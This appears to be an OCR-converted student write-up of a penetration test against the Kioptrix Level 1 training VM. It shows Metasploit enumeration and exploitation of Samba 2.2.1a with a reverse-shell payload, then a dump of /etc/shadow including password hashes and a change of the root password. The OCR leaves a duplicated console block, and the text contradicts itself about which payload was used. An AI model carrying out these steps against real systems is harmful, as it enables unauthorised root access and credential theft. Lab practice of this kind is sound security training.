

   o When we use the exploit command, we can see SMB version
2. 2.1a which is very vulnerable.


   o We can use the command search Samba 2.2 to list all the available modules. Among all the listed modules, we can select the one for linux. o We should set RHOSTS and RPORT again using the set command.


   o When we use the exploit command, we see a “session closed error”. To fix that, we change the payload type from linux/x86/meterpreter/reverse_tcp to linux/x86/shell_reverse_tcp using the set payload command.

   o Now when we run the exploit command, the session is established.

   o By running whoami, we can see that we are now logged into Kioptrix as the root user.


msf6 > search auxiliary/scanner/smb/smb_version
Matching Modules
Name Disclosure Date Rank Check Description
0 auxiliary/scanner/smb/smb_version . normal No SMB Version Detection
Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smb/smb_version
msf6 > use0
[-] Unknown command: use0. Did you mean use? Run the help command for more details.
msf6 > use 0
msf6 auxiliary(scanner/smb/smb_version) > set rhost 172.20.10.3
rhost => 172.20.10.3
msf6 auxiliary(scanner/smb/smb_version) > run
[*] 172.20.10.3:139 - SMB Detected (versions:) (preferred dialect:) (signatures:optional)
[*] 172.20.10.3:139 - Host could not be identified: Unix (Samba 2.2.1a)
[*] 172.20.10.3: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

msf6 > search auxiliary/scanner/smb/smb_version
Matching Modules
Name Disclosure Date Rank Check Description
0 auxiliary/scanner/smb/smb_version . normal No SMB Version Detection
Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smb/smb_version
msf6 > use0
[-] Unknown command: use0. Did you mean use? Run the help command for more details.
msf6 > use 0
msf6 auxiliary(scanner/smb/smb_version) > set rhost 172.20.10.3
rhost => 172.20.10.3
msf6 auxiliary(scanner/smb/smb_version) > run
[*] 172.20.10.3:139 - SMB Detected (versions:) (preferred dialect:) (signatures:optional)
[*] 172.20.10.3:139 - Host could not be identified: Unix (Samba 2.2.1a)
[*] 172.20.10.3: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed





2. Post Exploitation

- Using the command cat /etc/passwd, we can see all the users. We find two valid users: John and Harold.
- Using the command ls -la, we get a detailed list of all files, including hidden ones, in the directory.
- We see the file .bash_history in the list. We use cat .bash_history to display it. We can find a “mail” file in .bash_history. By opening the mail named “About Level 2,” we successfully find the root flag.

Using cat /etc/shadow, we can see the stored encrypted password information for user accounts on Kioptrix. Using this, we found the encrypted password for the two users: John and Harold.

john:1zL4.MR4t$26N4YpTGceBO0gTX6TAky1:14513:0:99999:7:::

harold:1Xx6dZdOd$IMOGACl3r757dv17LZ9010:14513:0:99999:7:::

```
cat /etc/shadow
root:$1$XROmcfDX$tF93GqnLHOJeGRHpaNyIs0:14513:0:99999:7:::
bin:*:14513:0:99999:7:::
daemon:*:14513:0:99999:7:::
adm:*:14513:0:99999:7:::
lp:*:14513:0:99999:7:::
sync:*:14513:0:99999:7:::
shutdown:*:14513:0:99999:7:::
halt:*:14513:0:99999:7:::
mail:*:14513:0:99999:7:::
news:*:14513:0:99999:7:::
uucp:*:14513:0:99999:7:::
operator:*:14513:0:99999:7:::
games:*:14513:0:99999:7:::
gopher:*:14513:0:99999:7:::
ftp:*:14513:0:99999:7:::
nobody:*:14513:0:99999:7:::
mailnull:!!:14513:0:99999:7:::
rpm:!!:14513:0:99999:7:::
xfs:!!:14513:0:99999:7:::
rpc:!!:14513:0:99999:7:::
rpcuser:!!:14513:0:99999:7:::
nfsnobody:!!:14513:0:99999:7:::
nscd:!!:14513:0:99999:7:::
ident:!!:14513:0:99999:7:::
radvd:!!:14513:0:99999:7:::
postgres:!!:14513:0:99999:7:::
apache:!!:14513:0:99999:7:::
squid:!!:14513:0:99999:7:::
pcap:!!:14513:0:99999:7:::
john:$1$zL4.MR4t$26N4YpTGceBO0gTX6TAky1:14513:0:99999:7:::
harold:$1$Xx6dZdOd$IMOGACl3r757dv17LZ9010:14513:0:99999:7:::
```

Since we are already logged in as the root user, we can change the password using the passwd command. This will allow us to log in to the Kioptrix VM directly with root as the user and the new password we've set.

```
passwd
New password: root
BAD PASSWORD: it is too short
Retype new password: root123
Sorry, passwords do not match
New password: root123
BAD PASSWORD: it is based on your username
Retype new password: root123
passwd: all authentication tokens updated successfully
```

RESULTS & FINDINGS

● Open Ports and Services:
○ SSH (port 22)
○ HTTP (port 80)
○ rpcbind (port 111)
○ NetBIOS/SMB (port 139)
○ HTTPS (port 443)
○ rpcbind (port 32768)

● Vulnerabilities:
○ Outdated Samba version susceptible to usermap script exploitation. ○ HTTP vulnerabilities revealed by Nikto, Nessus, and OpenVAS.

● Exploitation:
○ Successfully used Metasploit to exploit Samba and attain root privileges.

● Root Flag:
○ Located and retrieved the root flag.

CONCLUSION

The Kioptrix-1 VM penetration test demonstrated a methodical approach to identifying and exploiting vulnerabilities. Key insights include:

● The importance of thorough enumeration to identify exploitable services. ● Leveraging tools like Metasploit, Nikto, Nessus, and OpenVAS for efficient vulnerability assessment and exploitation.

● Challenges encountered included network misconfigurations and interpreting vulnerability reports.

REFLECTIONS

● Challenges:

◯ Initial network setup issues delayed reconnaissance. The main issue was misconfiguring the network adapters in VirtualBox, preventing the attacking machine from discovering the target's IP address. This was resolved by setng both VMs to use the same NAT network, ensuring proper communication. Troubleshooting involved verifying adapter setngs and testing connectivity with ping commands to ensure stability. ◯ Interpreting Nessus and OpenVAS scan results required additional research.

● Lessons Learned:

◯ Ensure proper network configuration before starting.

◯ Practice using tools like Metasploit for better efficiency in real-world scenarios. For instance, understanding how to use auxiliary modules like smb_version to determine service versions refined the targeting process. Additionally, modifying payloads, such as switching to linux/x86/meterpreter/reverse_tcp, highlighted the importance of selecting the right payloads for different environments. These practices minimized trial and error, improving exploitation accuracy.

APPENDIX

https://infosecwriteups.com/kioptrix-level-1-1-writeup-842399bfc4f1

https://bond-o.medium.com/vulnhub-kioptrix- level-1-d439aa7039b2